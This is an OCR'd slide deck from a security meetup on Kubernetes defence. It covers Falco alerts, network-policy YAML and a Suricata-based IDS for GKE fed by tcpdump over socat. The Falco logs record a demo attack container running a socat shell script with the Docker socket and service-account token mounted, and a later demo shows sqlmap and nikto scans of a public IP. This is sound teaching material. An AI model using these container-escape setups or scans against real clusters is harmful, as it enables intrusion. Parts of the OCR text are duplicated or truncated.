
```
▾ 2019-03-24 21:50:20.557 CET  20:50:20.535733733: Informational Container with sensitive mount started (user=root command=socat-shell.sh ./socat-shell.sh k8s.ns=<NA> k8s.pod=<NA> container=9764b6b79fea image=ilcapone/onering:v3
                               mounts=/var/run/docker.sock:/var/run/docker.sock::true:rprivate,/var/lib/kubelet/pods/6e89b168-4e76-11e9-a868-42010a9c005f/volumes/kubernetes.io-secret/default-token-
                               22zs7:/var/run/secrets/kubernetes.io/serviceaccount:ro:false:rprivate,/var/lib/kubelet/pods/6e89b168-4e76-11e9-a868-42010a9c005f/etc-hosts:/etc/hosts::true:rprivate,/var/lib/kubelet/pods/6e89b168-
                               4e76-11e9-a868-42010a9c005f/containers/onering/6721b8d0:/dev/termination-log::true:rprivate) k8s.ns=<NA> k8s.pod=<NA> container=9764b6b79fea
   ▾{                                                                                                                                                        Expand all | Collapse all
     insertId: "dxn9t4g1dxug0g"
   ▸ labels: {…}
     logName: "projects/cluster-1-235110/logs/falco"
     receiveTimestamp: "2019-03-24T20:50:27.409879121Z"
   ▸ resource: {…}
     severity: "INFO"
     textPayload: "20:50:20.535733733: Informational Container with sensitive mount started (user=root command=socat-shell.sh ./socat-shell.sh k8s.ns=<NA> k8s.pod=<NA> container=9764b6b79fea image=ilcapone/onering:v3 mounts=/var/run/do
cker.sock:/var/run/docker.sock::true:rprivate,/var/lib/kubelet/pods/6e89b168-4e76-11e9-a868-42010a9c005f/volumes/kubernetes.io-secret/default-token-22zs7:/var/run/secrets/kubernetes.io/serviceaccount:ro:false:rprivate,/var/lib/kubele
t/pods/6e89b168-4e76-11e9-a868-42010a9c005f/etc-hosts:/etc/hosts::true:rprivate,/var/lib/kubelet/pods/6e89b168-4e76-11e9-a868-42010a9c005f/containers/onering/6721b8d0:/dev/termination-log::true:rprivate) k8s.ns=<NA> k8s.pod=<NA> cont
ainer=9764b6b79fea
"
     timestamp: "2019-03-24T20:50:20.535733611Z"
   }
```

```
▾ 2019-03-24 22:05:42.961 CET  21:05:42.936045197: Notice A shell was spawned in a conta
                               terminal=34816) k8s.ns=security k8s.pod=topo-wf1d7 conta
   ▾{
     insertId: "1x2arrtg1b1ur61"
   ▸ labels: {…}
     logName: "projects/cluster-1-235110/logs/falco"
     receiveTimestamp: "2019-03-24T21:05:49.848166811Z"
   ▸ resource: {…}
     severity: "INFO"
     textPayload: "21:05:42.936045197: Notice A shell was spawned in a container with an attached terminal (user=root k8s.ns=security k8s.pod=topo-wf1d7 container=c07471d02a7e shell=sh parent=<NA> cmdline=sh terminal=34816) k8s.ns=secu
rity k8s.pod=topo-wf1d7 container=c07471d02a7e
"
     timestamp: [illegible]
   }
```

Container	
	Informational Container with sensitive mount started
	Notice A shell was spawned in a container with an attached terminal

#A2Meetup meet-up@a2secure.com

DEMO



References

- OneRing repo: https://github.com/ilcapone/OneRing
- Install falco in k8: https://github.com/falcosecurity/falco/tree/dev/integrations/k8s-using-daemonset
- Deploying a containerized web application in GKE: https://cloud.google.com/kubernetes-engine/docs/tutorials/hello-app

K8s Network

K8s Network

The problems

What happens with Pod 2 Pod connectivity?
Are the VPC rules enough?

How can I monitor the network traffic?

Network Policies

What are they?

K8s resource that allows to define allowed traffic flows.

How do they work?

- NP are Namespace resources
- Assigned to Groups of Pods selected by *labels*
- Applied to Pod level. Like **iptables** =)
- Policies are "stateful"
- Default K8s Policy is to allow all

Network Policies

What are they?


K8s resource that allows to define allowed tra

How do they work?


- NP are Namespace resources
- Assigned to Groups of Pods selected by *labels*
- Applied to Pod level. Like **iptables** =)
- Policies are “stateful”
- **Default K8s Policy is ALLOW ALL**

Network Policies

Ingress Policy



```
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: pci-db
spec:
  policyTypes:
  - Ingress
  podSelector:
    matchLabels:
      app: pci-db
  ingress:
  - from:
    - podSelector:
        matchLabels:
          app: webapp-pci
```




```
spec:
  policyTypes:
  - Ingress
  podSelector:
    matchLabels:
      app: pci-db
  ingress:
  - from:
    - podSelector:
        matchLabels:
          app: webapp-pci
```


#A2Meetup meet-up@a2secure.com

Network Policies

Deny by Default




```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny
  namespace: netpol-demo
spec:
  podSelector: {}
  policyTypes:
  - Ingress
  - Egress
```



```yaml
spec:
  policyTypes:
  - Ingress
  podSelector:
    matchLabels:
      app: pci-db
  ingress:
  - from:
    - podSelector:
        matchLabels:
          app: webapp-pci
```


Network Policies

- Demo - Deny by default



Network Policies

- Demo - Deny by default



```
jedi@archlinux [illegible]  master ●  alias kn='kubectl -n netpol-demo'
```

Network Policies

Security Policies are not enabled by default!

Network policies are a key security point

Deny By Default always!

NP can enforce our security or let an user *compromise* your cluster!

- Control by RBAC who can manage Network Policies
- Control by RBAC who can create Namespaces

IDS on GKE

IDS on GKE


Why an IDS?

- Allows us to detect attacks even before they succeed
- Can monitor all kind of traffic
- Forensic

Handicaps

- There is no port mirroring in GKE/GCP, but we still need a way to detect attacks against our microservices
- K8s nodes are managed and volatile

IDS on GKE - Scenario



Services

NAME	Type	Cluster-IP	External-IP	Ports
flask-app-service	LoadBalancer	10.11.241.140	35.246.218.179	8285 : 32546

Deployments

NAME	Container	Ports	Replicas
flask-app	Ubuntu-flask	5000	2

IDS on GKE - GKE Node

TCPDUMP on each node


```
/usr/sbin/tcpdump -i ${IFACE} -w - "($PCAP_FILTER) and not (dst
host $SOCAT_HOST and dst port $SOCAT_PORT)"| socat -
openssl:"$SOCAT_HOST":"$SOCAT_PORT",verify=0,ignoreeof
```

TCPDUMP on IDS server

```
$ socat openssl-listen:58888,cert=/etc/suricata/cert.pem,key=/etc/s
uricata/cert.key,reuseaddr,pf=ip4,fork,verify=0 SYSTEM:tcpdump -n -
s0 -r - -W 5 -G 30 -w
/var/lib/topo/unread/tcpdump_%Y%m%d%H%M%S.pcap
```

IDS on GKE

- Demo



```
Every 1.0s: ls -la /var/lib/tcpo/unread                    Sun Mar 24 19:02:32 2019

total 3264
drwxr-xr-x. 2 root    root          41 Mar 24 19:02 .
drwxr-xr-x. 3 root    root         249 Mar 15 23:31 ..
-rw-r--r--. 1 tcpdump tcpdump 3341032 Mar 24 19:02 tcpdump_20190324190208.pcap
```

```
[root@ids-01 ~]# tail -f -n 0  /usr/local/var/log/suricata/fast.log
```

```
                          {1.3.3#stable}

                          http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual co
nsent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for
 any misuse or damage caused by this program

[*] starting @ 20:02:27 /2019-03-24/

[20:02:27] [INFO] flushing session file
[20:02:27] [INFO] testing connection to the target URL
```

```
 jedi@archlinux       nikto -host 35.186.218.179 -port 8085
- Nikto v2.1.6
---------------------------------------------------------------------------
```

IDS on GKE

References

- Topo repo: https://github.com/gum0x/topo
- Install Suricata in Centos7 https://redmine.openinfosecfoundation.org/projects/suricata/wiki/CentOS_Installation
- Special thanks to:
  https://github.com/xme/fpc - Socat concept extracted from here
  https://github.com/owlh/owlhmaster/ - Server concept extracted from here

Wrap up

Thanks for the attention.
Any question?

Arranz Cobos, Germán
Gordo Ara, Juan
Moyano Gutierrez, Jose

Arranz Cobos, Germán
Gordo Ara, Juan
Moyano Gutierrez, Jose


¿Networking - Drinks?
Meet with us at Bar – Ateneu (principal)

Thank You

Si quieres más
información de quiénes somos:

meet-up@a2secure.com

a2secure



MADRID

Paseo de la Castellana 210,
planta 10, puerta 7
28046 Madrid
+34 910 585 349
Info@a2secure.com

BARCELONA

Avd. Francesc Cambó 21,
planta 10
08003 Barcelona
+34 933 945 600
Info@a2secure.com